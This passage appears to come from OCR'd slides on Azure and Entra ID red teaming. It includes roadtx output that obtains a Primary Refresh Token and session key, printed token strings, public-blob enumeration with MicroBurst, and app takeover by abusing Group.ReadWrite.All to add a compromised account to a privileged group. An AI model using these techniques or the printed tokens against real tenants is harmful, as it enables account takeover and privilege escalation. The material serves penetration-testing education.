 haxor-device.key --cert-pem haxor-device.pem -r "0.AVAApQl_xzRB_0ymAF2PqpBqlZjt
2SlppDZFreL5gbwdYF5QAIE.AgABAwEAAAApTwJmzXqdR4BN2miheQMYAwDs_wUA9P_wCzNJ4p3NMshZ
dt0SbhFTo9gRQOTLKg9vb7Gfcq-J5GNTFmh3l-bNRaYmuzn-KVXABONkeI151re5PZn_ZEQ_-N-xUt6q
2QhoPgO3lrcV6DLkTEgBKVAaKxcnd_yrT17Z6yUt1f5wK_74aP0I3oF4bDW95MrvXKDZsIF3u0qICYv3
Ad5ycPYFBs3Cr9SgWqHpV_yssCxVsxtADHBGeJS5II-6ifyoSzqZ-vNY-hsZJQU2w3Hz9hS2eo2eNr3k
SfpP7zsj62cZ3VhIWkL8Zc-IwdHVZEDFUgYBNv9ZSyfeRPot9JC0g6oMsHOTcaOON04IGiOnC8jjxv6B
Q8rHVog0pNei1v7H16wRO9fTXwcIg7uBvv3TVNxA0nn-gypA2EKiCF6BSz9XwZoqjHrdDA7la_Lp1JU3
XED00pr5ZjvAHaLl31WKFoqVAtnQAFohbVgzwc_fn1zBtzEzGB9fnK-6t-fRfE_dOuZT0hXEBxpIXJuo
LPxD8I7qprAUbYRIkIf49ZMM438j-69WPeVJlFMr388MX2X-hO335YPLUDr9YDdeYM7HZ2UkkxrAAdiq
2EWX4nopopfxVNx25k-bSx2D2tonyNxLpLVDQqaGvP9KMNsBPu1QJPgs9TdygPro-Zyjr-usYJ3JJlwN
rK1t_SQfiQsYsjTtEiiH2vi64_k2-MAhz9zwxl8etScPp0YuY7Vc7AraRYOxycMlftBvPrXz8N9c-5aL
y0IOmaQqgmeEU_XYsmXoV78jmPkglbTKUCHM0Os8PcqM1kz-49LsFdCgf7Yz-ZMVPevO13M88OiqogFu
dULpkwvaYazARCE6ZQDul8cC-UZuTbNTjvaXDG5LvmxmqNjgZQXDtnyZnJtJrIg34MmzIWcHJjqLj1hW
DtzFfuIxV4rNlSb3_Bd-7kqISOj5KlG6"
Obtained PRT: 0.AVAApQl_xzRB_0ymAF2PqpBqlZjt2SlppDZFreL5gbwdYF5QAIE.AgABAwEAAAAp
TwJmzXqdR4BN2miheQMYAwDs_wUA9P8Nw3dJpvvbMK-_cOQ_fD9_MQmMrZdm7Ee8Yo2nGEy75WXVkjVm
v2oZDH6SSprUH533rcOlIeoRxuIe0fuPrgp5gCD9JxWYztMfNwpCVj4nuT86_eUt8EDwHaAsAA-cET4Q
b0S54lA-F5k0CXhXtAaS5ElBKIOn3R6sRjUZ2H56Lh8NV-h3fZdoizjsvARvWsP-CMt2I3IK3tF10xsQ
XprlLOrmvzw3lqVqeTojAavOA7pQL3CuGEbacwjjRI6MdeZZZIaQgsRvlzE-4uJh-bWGfx-XhsOVHBkZ
DuQ6SQ6NA02edGSn9qtaQ-HLmsG3Ab6Q1gOFvvi2BubsH2NB-O-lQKr7XQa2UHenrclx7Qbl1vCg6NdE
KUgUNrPHaW-07AoQgX5O088HJoEt1DaCK7sPkvDRwleoJYmoynTxcqzcDzS1sFHrOoHiJXYJu3MSPhYr
P2jE4AJ3JCa_fMBtDvqrquhHm45TMdnl_94yoeShU_l1ExnFyA7up9ACnrJd152m0VvQIc_NWuGCDxBo
6uaV4Zs4QfUACoxyx2MEhB3hdNUJr2W4xvN5eFXy16uHKP_CpUveKKsc5-b5DFpNgOnvTg16roP2WNpT
d8Uk9rAfL1rRxdDuMKnvXPOOMO-_LwJRrTFZH9t_U6TgTTQwT1WaNtSrHSpG1Z9UgUAy-dyRs7KTMogU
pPDYjjWokT6cgRkJeN7BA1Mwv66V0CJYXb-MDAuc2-GSFAoppWCziP6FlO9AO0yqlr4_r2pZWFNHCPEK
q_YDiAXBaYuWyPeefi3nlYmAmrlJ4a5NbRHxETC7lCWud9lciJSu3_hUVMfxabZP-WztsGhNs-GS1dkg
jol147Ajevln3pg0t7B22uh2TOTYaNJXUgtM7n5cMPG1efWdryEaY7-7FBPqnBW3uyWsie5qQHv9B2Gq
0F7OPkoitsP5LiY
Obtained session key: c0f69c72295fcdfa21393762f1d163646f31e3c8676834e8d8f478c837
db8cf5
Saved PRT to roadtx.prt
```

Primary Refresh Tokens




Token MindMap V1


https://github.com/rootsecdev/Azure-Red-Team/blob/master/Tokens/TokenMindMap.jpg



SharePoint Online



- On by default, end users can create security groups
- Will sometimes start by opening a public teams channel
- Group starts to store documents in SP document share
- GraphRunner detects public security groups



Passwords stored in excel, word, OneNote is the most common
Password formats: .ps1, .py, .yaml, etc…

Insecure Storage

Detecting Public Storage Blobs
- Google Searches
- **Microburst (Tooling - Requires Authentication)**
- Github Searches
- Inspecting Code on target website

```
VERBOSE:  Listing out public blob files for the nsagov1 storage account...
VERBOSE:   Writing available containers to nsagov1-Containers.csv
VERBOSE:   Found Public Container - secrets
VERBOSE:    Public File Available: Confidential.docx
VERBOSE:    Public File Available: DeathStar Plans.docx
VERBOSE:    Public File Available: Rebel Base Locations.docx
VERBOSE:    Public File Available: secrets.yaml
```


Service	Subdomain
Azure Access Control Service (retired)	*.accesscontrol.windows.net
Microsoft Entra ID	*.graph.windows.net / *.onmicrosoft.com
Azure API Management	*.azure-api.net
Azure BizTalk Services (retired)	*.biztalk.windows.net
Azure Blob storage	*.blob.core.windows.net
Azure Cloud Services and Azure Virtual Machines	*.cloudapp.net
Azure Cloud Services and Azure Virtual Machines	*.cloudapp.azure.com

https://learn.microsoft.com/en-us/azure/security/fundamentals/azure-domains

3rd Party Application Takeover

Abusing Microsoft Graph **Group.ReadWrite.All**


- Example of exploitation of 3rd party application Client ID/Secret Leak
- Roadrecon, a part of ROADtools gives an attacker valuable insight into high value/high privileged service principals
- Secret leaks can occur in numerous places:
  - Github
  - Logic Apps
  - .env files stored on webservers
  - Container workloads such as ACR




3rd Party Application Takeover

Scenario:

- Low Privilege or dormant account takeover
- ObjectID of target user and group
- AzureHound your attack paths






3rd Party Application Takeover

Exploitation with BloodHound Attack Research Toolkit


https://github.com/BloodHoundAD/BARK

Example: Adding compromised account to security group that gives subscription ownership privileges



